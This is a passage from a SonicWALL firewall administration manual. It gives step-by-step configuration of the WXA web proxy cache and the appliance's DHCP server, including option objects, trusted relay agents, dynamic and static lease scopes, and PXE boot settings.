 - Step 4** Type the proxy IP port in the **Proxy Web Server Port** field.
 - Step 5** To bypass the Proxy Servers if a failure occurs, select the **Bypass Proxy Servers Upon Proxy Server Failure** check box.
 - Step 6** Select **Forward DMZ Client Requests to Proxy Server** if you have clients configured on the DMZ.
 - Step 7** Select **Divert traffic to the WXA series appliance’s Web Cache** to enable the use of the associated WXA series appliance as a caching web proxy. Selecting this option fills the proxy IP address and port fields automatically and deselects (dims) the **Bypass Proxy Servers Upon Proxy Server Failure** and **Forward DMZ Client Requests to Proxy Server** check boxes.



Note If you select this option, the first four options are greyed out.

- Step 8** In the **Client Inclusion Address Object** drop-down menu, select the address object or group that represents those local subnets whose web traffic should be diverted via the WXA Web Cache. The default value is **Any**.

Traffic initiated with an IP source address defined in this address object will be forwarded to the WXA Web Cache. If **Any** is selected, then any IP source address value may be forwarded to the WXA Web Cache. If the address object selected was changed to **LAN Primary Subnet** then only traffic within the subnet of X0 interface will be forwarded to the WXA Web Cache. If a host is not defined in this address object then the traffic will not be forwarded to the WXA Web Cache.
- Step 9** In the **Server Exclusion Address Object** drop-down menu, select the address object or group that contains the destination address (web server address) of web servers for which traffic should not be diverted via the WXA Web Cache. The default value is **None**.

Traffic with a destination defined in this address object will not be forwarded to the WXA Web Cache. The respective connections will instead have their address translated to a WAN IP address. If **None** is selected, then all traffic destined for a web server will be forwarded to the WXA web cache.
- Step 10** Click **Accept**. Once the SonicWALL security appliance has been updated, a message confirming the update is displayed at the bottom of the browser window.

Examples

Example 1

To cache Web traffic initiated from a client to the subnet 10.0.0.24:

- Step 1** Create an Address Object called **10privatenet**.
- Step 2** Navigate to the **Network > Web Proxy** page.
- Step 3** In the **Client inclusion address object** drop-down menu, select **10privatenet**.
- Step 4** Click **Accept**.
- Step 5** To view the configuration, look for **10privatenet** in **Network > NAT Policies**.


Example 2

To not cache web traffic going to **www.mysonicwall.com**:

- Step 1** Resolve the FQDN to an IP address (www.mysonicwall.com resolved to 204.212.170.131).
- Step 2** Create an Address Object called **mysonicwall_com**.
- Step 3** Navigate to the **Network > Web Proxy** page.
- Step 4** In the **Server exclusion address object** drop-down menu, select **mysonicwall_com**.
- Step 5** Click **Accept**.
- Step 6** To view the configuration, look for **mysonicwall_com** in **Network > NAT Policies**.

Bypass Proxy Servers Upon Proxy Failure

If a Web proxy server is specified on the **Firewall > Web Proxy** page, selecting the **Bypass Proxy Servers Upon Proxy Server Failure** check box allows clients behind the SonicWALL security appliance to bypass the Web proxy server in the event it becomes unavailable. Instead, the client's browser accesses the Internet directly as if a Web proxy server is not specified.



CHAPTER 25


Setting Up the DHCP Server

Network > DHCP Server

Topics:

- [“DHCP Server Options Overview” on page 433](#)
- [“DHCP Server Options Overview” on page 433](#)
- [“Configuring the DHCP Server” on page 436](#)
- [“DHCP Server Lease Scopes” on page 436](#)
- [“Current DHCP Leases” on page 437](#)
- [“Configuring Advanced DHCP Server Options” on page 437](#)
- [“Configuring DHCP Server for Dynamic Ranges” on page 441](#)
- [“Configuring Static DHCP Entries” on page 443](#)
- [“Configuring DHCP Generic Options for DHCP Lease Scopes” on page 446](#)
- [“DHCP Option Numbers” on page 447](#)

The SonicWALL security appliance includes a DHCP (Dynamic Host Configuration Protocol) server to distribute IP addresses, subnet masks, gateway addresses, and DNS server addresses to your network clients. The **Network > DHCP Server** page includes settings for configuring the SonicWALL security appliance’s DHCP server.



You can use the SonicWALL security appliance’s DHCP server or use existing DHCP servers on your network. If your network uses its own DHCP servers, make sure the **Enable DHCP Server** checkbox is unchecked.

The number of address ranges and IP addresses the SonicWALL DHCP server can assign depends on the model, operating system, and licenses of the SonicWALL security appliance. The table below shows maximum allowed DHCP leases for SonicWALL security appliances.

Platform	Maximum DHCP Leases
NSA 3500, NSA 4500	1,024 leases
NSA 5000, E5500, E6500, E7500	4,096 leases

DHCP Server Options Overview

Topics:

- [“What Is the SonicWALL DHCP Server Options Feature?” on page 433](#)
- [“Benefits” on page 433](#)
- [“How Does the SonicWALL DHCP Server Options Feature Work?” on page 433](#)
- [“Supported Standards” on page 433](#)

What Is the SonicWALL DHCP Server Options Feature?

The SonicWALL DHCP server options feature provides support for DHCP options, also known as vendor extensions, as defined primarily in RFCs 2131 and 2132. DHCP options allow users to specify additional DHCP parameters in the form of predefined, vendor-specific information that is stored in the options field of a DHCP message. When the DHCP message is sent to clients on the network, it provides vendor-specific configuration and service information. The [“DHCP Option Numbers” on page 447](#) provides a list of DHCP options by RFC-assigned option number.

Benefits

The SonicWALL DHCP server options feature provides a simple interface for selecting DHCP options by number or name, making the DHCP configuration process quick, easy, and compliant with RFC-defined DHCP standards.

How Does the SonicWALL DHCP Server Options Feature Work?

The SonicWALL DHCP server options feature allows definition of DHCP options using a drop-down menu based on RFC-defined option numbers, allowing administrators to easily create DHCP objects and object groups, and configure DHCP generic options for dynamic and static DHCP lease scopes. Once defined, the DHCP option is included in the options field of the DHCP message, which is then passed to DHCP clients on the network, describing the network configuration and service(s) available.

Supported Standards

The SonicWALL DHCP server options feature supports the following standards:

- RFC 2131 - Dynamic Host Configuration Protocol
- RFC 2132 - DHCP Options and BOOTP Vendor Extensions

Multiple DHCP Scopes per Interface

Topics:

- [“What are Multiple DHCP Scopes per Interface?” on page 434](#)
- [“Benefits of Multiple DHCP Scopes” on page 434](#)
- [“How Do Multiple DHCP Scopes per Interface Work?” on page 434](#)

What are Multiple DHCP Scopes per Interface?

Often, DHCP clients and server(s) reside on the same IP network or subnet, but sometimes DHCP clients and their associated DHCP server(s) do not reside on the same subnet. The Multiple DHCP Scopes per Interface feature allows one DHCP server to manage different scopes for clients spanning multiple subnets.

Benefits of Multiple DHCP Scopes

Efficiency – A single DHCP server can provide IP addresses for clients spanning multiple subnets.

Compatible with DHCP over VPN – The processing of relayed DHCP messages is handled uniformly, regardless of whether it comes from a VPN tunnel or a DHCP relay agent.

Multiple Scopes for Site-to-Site VPN – When using an internal DHCP server, a remote subnet could be configured using scope ranges that differ from the LAN/DMZ subnet. The scope range for the remote subnet is decided by the “Relay IP Address” set in the remote gateway.

Multiple Scopes for Group VPN – When using an internal DHCP server, a SonicWALL GVC client could be configured using scope ranges that differ from the LAN/DMZ subnet. The scope range for the SonicWALL GVC client is decided by the “Relay IP Address (Optional)” set in the central gateway.


Compatible with Conflict Detection – Currently, the SonicWALL DHCP server performs server-side conflict detection when this feature is enabled. The advantage of server-side conflict detection is that it detects conflicts even when the DHCP client does not run client-side conflict detection. However, if there are a lot of DHCP clients on the network, server-side conflict detection can result in longer waits for a full IP address allocation to complete. Conflict Detection (and Network Pre-Discovery) are not performed for an IP address which belongs to a “relayed” subnet scope. The DHCP server only performs a conflict detection ICMP check for a subnet range attached to its interface.

How Do Multiple DHCP Scopes per Interface Work?


Normally, a DHCP client initiates an address allocating procedure by sending a Broadcast DHCP Discovery message. Since most routes do not forward broadcast packets, this method requires DHCP clients and server(s) to reside on the same IP network or subnet.

When DHCP clients and their associated DHCP server are not on the same subnet, some type of third-party agent (BOOTP relay agent, IP Helper, etc.) is required to transfer DHCP messages between clients and server. The DHCP relay agent populates the giaddr field with its ingress interface IP address and then forwards it to the configured DHCP server. When the

DHCP server receives the message, it examines the giaddr field to determine if it has a DHCP scope that could be used to supply an IP address lease to the client.



The Multiple DHCP Scopes per Interface feature provides security enhancements to protect against potential vulnerabilities inherent in allowing wider access to the DHCP server. The DHCP Advanced Setting page provides security with a new tab for Trusted Agents where trusted DHCP relay agents can be specified. The DHCP server discards any messages relayed by agents which are not in the list.



Configuring the DHCP Server

If you want to use the SonicWALL security appliance's DHCP server, select **Enable DHCP Server** on the **Network > DHCP Server** page.

The following DHCP server options can be configured:

- Select **Enable Conflict Detection** to turn on automatic DHCP scope conflict detection on each zone.

Compatible with Conflict Detection – Currently, the SonicWALL DHCP server performs server-side conflict detection when this feature is enabled. The advantage of server-side conflict detection is that it detects conflicts even when the DHCP client does not run client-side conflict detection. However, if there are a lot of DHCP clients on the network, server-side conflict detection can result in longer waits for a full IP address allocation to complete.



Note Conflict detection and network pre-discovery are not performed for an IP address which belongs to a “relayed” subnet scope. The DHCP server only performs a conflict detection ICMP check for a subnet range attached to its interface.

To configure DHCP server persistence, see [“Configuring DHCP Server Persistence” on page 436](#). To configure Option Objects, Option Groups, and Trusted Agents, click the **Advanced** button. For detailed information on configuring these features, see [“Configuring Advanced DHCP Server Options” on page 437](#).

Configuring DHCP Server Persistence

DHCP server persistence is the ability of the firewall save DHCP lease information and to provide the client with a predictable IP address that does not conflict with another use on the network, even after a client reboot.

DHCP server persistence works by storing DHCP lease information periodically to flash memory. This ensures that users have predictable IP addresses and minimizes the risk of IP addressing conflicts after a reboot.

DHCP server persistence provides a seamless experience when a user reboots a workstation. The DHCP lease information is saved, and the user retains the same workstation IP address. When a firewall is restarted, usually due to maintenance or an upgrade, DHCP server persistence provides the following benefits:


- **IP address uniqueness:** Lease information is stored in flash memory, so the risk of assigning the same IP address to multiple users is nullified.
- **Ease of use:** By saving the lease information in the flash memory, the user's connections are automatically restored.

To configure DHCP Server Persistence, select the **Enable DHCP Server Persistence** checkbox. Optionally, you can modify how often the DHCP server stores DHCP lease information by modifying the **DHCP Server Persistence Monitoring Interval** field. The default is 5 minutes.

DHCP Server Lease Scopes



The **DHCP Server Lease Scopes** table displays the currently configured DHCP IP ranges. The table shows:

- **Type:** Dynamic or Static.

- **Lease Scope:** The IP address range, for example **172.16.31.2 - 172.16.31.254**.
- **Interface:** The Interface the range is assigned to.
- **Details:** Detailed information about the lease, displayed as a tool tip when you hover the mouse pointer over the **Details**  icon.
- **Enable:** Check the box in the **Enable** column to enable the DHCP range. Uncheck it to disable the range.
- **Configure:** Click the **Configure** icon to configure the DHCP range. Click the **Delete** icon to delete the DHCP range.

Current DHCP Leases

The current DHCP lease information is displayed in the **Current DHCP Leases** table. Each binding entry displays the **IP Address**, the **Ethernet Address**, and the **Type** of binding (Dynamic, Dynamic BOOTP, or Static BOOTP).

To delete a binding, which frees the IP address on the DHCP server, click the Delete icon  next to the entry. For example, use the Delete icon  to remove a host when it has been removed from the network, and you need to reuse its IP address.

Configuring Advanced DHCP Server Options

Topics:


- [“Configuring DHCP Option Objects” on page 437](#)
- [“Configuring DHCP Option Groups” on page 438](#)
- [“Configuring a Trusted DHCP Relay Agent Address Group” on page 439](#)
- [“Enabling Trusted DHCP Relay Agents” on page 440](#)

The [“DHCP Option Numbers” on page 447](#) provides a list of DHCP options by RFC-assigned option number.

Configuring DHCP Option Objects

To configure DHCP option objects, perform the following steps:

- Step 1** In the left-hand navigation panel, navigate to **Network > DHCP Server**.
- Step 2** Under DHCP Server Settings, click the **Advanced** button. The **DHCP Advanced Settings** page displays. The **Option Objects** tab is selected by default.



Step 3 Click the **Add Option** button. The **Add DHCP Option Objects** page displays.

The screenshot shows a web form for adding DHCP options. It has the following fields and values:

- Option Name:** (empty text box)
- Option Number:** 5 (Name Servers) (dropdown menu)
- Option Array:** (checkbox)
- Option Type:** IP Address (dropdown menu)
- Option Value:** 10.0.60.1;10.0.60.2 (text area)

Step 4 Type a name for the option in the **Option Name** field.

Step 5 From the **Option Number** drop-down list, select the option number that corresponds to your DHCP option. For a list of option numbers and names, refer to [“DHCP Option Numbers” on page 447](#).

Step 6 Optionally check the **Option Array** box to allow entry of multiple option values in the **Option Value** field.

Step 7 The option type displays in the **Option Type** drop-down menu. If only one option type is available, for example, for Option Number **2 (Time Offset)**, the drop-down menu will be greyed out. If there are multiple option types available, for example, for Option Number **77 (User Class Information)**, the drop-down menu will be functional.

Step 8 Type the option value, for example, an IP address, in the **Option Value** field. If **Option Array** is checked, multiple values may be entered, separated by a semi-colon (;).

Step 9 Click **OK**. The object will display in the Option Objects list.

Configuring DHCP Option Groups

To configure DHCP option groups, perform the following steps:

Step 1 In the left-hand navigation panel, navigate to **Network > DHCP Server**.

Step 2 Under DHCP Server Settings, click the **Advanced** button. The DHCP Advanced Settings page displays.


Step 3 Click the **Option Groups** tab.

The screenshot shows the 'Option Groups' tab in the DHCP Advanced Settings page. It features a table with the following structure:

	Name	Option Details	Type	Configure
No Entries				

Below the table are three buttons: **Add Group...**, **Delete**, and **Delete All**. At the top of the page, there are three tabs: **Option Objects**, **Option Groups** (selected), and **Trusted Agents**. A status bar indicates 'Items 0 to 0 (of 0)'.

Step 4 Click the **Add Group** button. The Add DHCP Option Group page displays.



Step 5 Enter a name for the group in the **Name** field.

Step 6 Select an option object from the left column and click the **->** button to add it to the group. To select multiple option objects at the same time, hold the **Ctrl** key while selecting the option objects.

Step 7 Click **OK**. The group displays in the Option Groups list.

Configuring a Trusted DHCP Relay Agent Address Group

To configure the **Default Trusted Relay Agent List** Address Group, you must first configure an Address Object for each trusted relay agent, then add these Address Objects to the **Default Trusted Relay Agent List** Address Group or to a custom Address Group.

Configuration of Address Objects or Address Groups is performed on the Network > Address Objects page.

To configure Address Objects for the trusted relay agents and to configure the **Default Trusted Relay Agent List** Address Group or a custom Address Group, perform the following steps:

Step 1 In the left-hand navigation panel, navigate to **Network > Address Objects**.

Step 2 Under Address Objects, click the **Add** button.

Step 3 In the Add Address Object window, fill in the fields with the appropriate values for the DHCP relay agent and then click **Add**. Repeat as necessary to add more relay agents. For more information about configuring address objects, see [“Creating and Managing Address Objects” on page 333](#).

Step 4 Do one of the following:

- Under Address Groups, to add the relay agent Address Objects to the **Default Trusted Relay Agent List** Address Group, click the Configure icon in the row for it.
Select the desired Address Objects from the list on the left and click the right-arrow button to move them to the list on the right. When finished, click **OK**.
- To add the relay agent Address Objects to a new, custom Address Group, click **Add Group** under Address Groups.


Type a descriptive name for the Address Group into the **Name** field, and then select the desired Address Objects from the list on the left and click the right-arrow button to move them to the list on the right. When finished, click **OK**.

Enabling Trusted DHCP Relay Agents


In the DHCP Advanced Settings page, you can enable the **Trusted Relay Agent List** option using the **Default Trusted Relay Agent List** Address Group or create another Address Group using existing Address Objects.

To enable the **Trusted Relay Agent List** option and select the desired Address Group, perform the following steps:

- Step 1** In the left-hand navigation panel, navigate to the **Network > DHCP Server** page.
- Step 2** Under DHCP Server Settings, click the **Advanced** button.
- Step 3** On the DHCP Advanced Settings page, click the **Trusted Agents** tab.



- Step 4** Select the **Enable Trusted DHCP Relay Agent List** checkbox. The **Trusted Relay Agent List** drop-down list becomes available. The drop-down list includes all existing address groups as well as the **Create new Address Object Group** option.



- Step 5** To use the **Default Trusted Relay Agent List** Address Group or another existing Address Group, select it from the drop-down list.
- Step 6** To create a custom Address Group for this option, select **Create new Address Object Group**. The **Add Address Object Group** window displays. Perform the following steps:
- Step 7** Fill in the **Name** field with a descriptive name for the Address Group.
- Step 8** Select the desired Address Objects in the left-hand list and move them to the list on the right by clicking the right-arrow button.
- Step 9** Click **OK**.

In the DHCP Advanced Settings window, the new Address Group is displayed in the **Trusted Relay Agent List** drop-down list. The new Address Group is now available on the Network > Address Objects page, and can be edited or deleted there.

- Step 10** On the DHCP Advanced Settings page, click **OK** to enable the **Trusted Relay Agent List** option with the selected Address Group.

Configuring DHCP Server for Dynamic Ranges

Because SonicOS allows multiple DHCP scopes per interface, there is no requirement that the subnet range is attached to the interface when configuring DHCP scopes.

To configure DHCP server for dynamic IP address ranges, follow these instructions:

- Step 1** In the **Network > DHCP Server** page, at the bottom of the **DHCP Server Lease Scopes** table, click **Add Dynamic**. The **Dynamic Ranges Configuration** window is displayed.

General Settings

- Step 2** In the **General** page, make sure the **Enable this DHCP Scope** checkbox is selected if you want to enable this range.
- Step 3** To populate the **Range Start**, **Range End**, **Default Gateway**, and **Subnet Mask** fields with default values for a certain interface, select the **Interface Pre-Populate** checkbox near the bottom of the page and choose the interface from the drop-down list. The populated IP addresses are in the same private subnet as the selected interface.



Note To select an interface from the Interface menu, it must first be fully configured and it must be of the zone type, LAN, WLAN, or DMZ, or be a VLAN sub-interface.

- Step 4** Use the populated IP address range entries in the **Range Start** and **Range End** fields or type in your own IP address range.
- Step 5** Type the number of minutes an IP address is used before it is issued another IP address in the **Lease Time (minutes)** field. **1440** minutes (24 hours) is the default value.

- Step 6** Use the populated gateway address or type the IP address of the gateway into the **Default Gateway** field.
- Step 7** Use the populated subnet mask or type the gateway subnet mask into the **Subnet Mask** field.
- Step 8** Select **Allow BOOTP Clients to use Range** if you have BOOTP Clients on your network.

BOOTP stands for bootstrap protocol, which is a TCP/IP protocol and service that allows diskless workstations to obtain their IP address, other TCP/IP configuration information, and their boot image file from a BOOTP server.

DNS/WINS Settings

- Step 9** Click the **DNS/WINS** tab to continue configuring the DHCP Server feature.

The screenshot shows the 'DNS/WINS' configuration tab. It features three tabs: 'General', 'DNS/WINS', and 'Advanced'. The 'DNS Servers' section includes a 'Domain Name' field, a radio button for 'Inherit DNS Settings Dynamically from the SonicWALL's DNS settings', and a radio button for 'Specify Manually'. Under 'Specify Manually', there are three fields for 'DNS Server 1', 'DNS Server 2', and 'DNS Server 3'. The 'DNS Server 1' field contains the IP address '10.200.0.52' and the 'DNS Server 2' field contains '10.201.0.52'. The 'WINS Servers' section has two fields for 'WINS Server 1' and 'WINS Server 2', both of which are currently empty.

- Step 10** If you have a domain name for the DNS server, type it in the **Domain Name** field.
- Step 11** **Inherit DNS Settings Dynamically using SonicWALL's DNS Settings** automatically populates the DNS and WINS settings with the settings in the **Network > DNS** page. This option is selected by default.
- Step 12** If you do not want to use the SonicWALL security appliance network settings, select **Specify Manually**, and type the IP address of your DNS Server in the **DNS Server 1** field. You can specify two additional DNS servers.
- Step 13** If you have WINS running on your network, type the WINS server IP address(es) in the **WINS Server 1** field. You can add an additional WINS server.

Advanced Settings

- Step 14** Click on the **Advanced** tab. The **Advanced** tab allows you to configure the SonicWALL DHCP server to send Cisco Call Manager information to VoIP clients on the network.

- Step 15** Under VoIP Call Managers, enter the IP address or FQDN of your VoIP Call Manager in the **Call Manager 1** field. You can add two additional VoIP Call Manager addresses.

- Step 16** Under Network Boot Settings, in the **Next Server** field, enter the IP address of the PXE boot server (TFTP server) that a PXE client uses during the next stage of the boot process.

The fields under Network Boot Settings are used in a Pre-boot Execution Environment (PXE), in which the client boots up using files obtained over a network interface. The PXE client obtains the IP address and name of the PXE boot server, and the boot file name, from the DHCP server.

When using these options, select **PXE** under DHCP Generic Options.

- Step 17** In the **Boot File** field, type in the name of the boot file that the PXE client can get over TFTP from the PXE boot server.

- Step 18** In the **Server Name** field, type in the DNS host name of the PXE boot server (TFTP server).

- Step 19** For information on configuring DHCP Generic Options, see [“Configuring DHCP Generic Options for DHCP Lease Scopes” on page 446](#).

- Step 20** Click **OK** to add the settings to the SonicWALL security appliance.

- Step 21** Click **Accept** for the settings to take effect on the SonicWALL security appliance.

For more information on VoIP support features on the SonicWALL security appliance, see [“VoIP Overview” on page 865](#).

Configuring Static DHCP Entries

Static entries are IP addresses assigned to servers requiring permanent IP settings. Because SonicOS allows multiple DHCP scopes per interface, there is no requirement that the subnet range is attached to the interface when configuring DHCP scopes.

To configure static entries, follow these steps:

- Step 1** In the **Network > DHCP Server** page, at the bottom of the **DHCP Server Lease Scopes** table, click **Add Static**. The **Static Entry Configuration** window is displayed.

General Settings

- Step 2** In the **General** tab, make sure the **Enable this DHCP Scope** is checked, if you want to enable this entry.
- Step 3** Enter a name for the static DNS entry in the **Entry Name** field.
- Step 4** Type the device IP address in the **Static IP Address** field.
- Step 5** Type the device Ethernet (MAC) address in the **Ethernet Address** field.
- Step 6** Type the number of minutes an IP address is used before it is issued another IP address in the **Lease Time (minutes)** field. **1440** minutes (24 hours) is the default value.
- Step 7** To populate the **Default Gateway** and **Subnet Mask** fields with default values for a certain interface, select the **Interface Pre-Populate** checkbox near the bottom of the page and choose the interface from the drop-down list. The populated IP addresses are in the same private subnet as the selected interface.



Note To select an interface from the Interface menu, it must first be fully configured and it must be of the zone type, LAN, WLAN, or DMZ, or be a VLAN sub-interface.

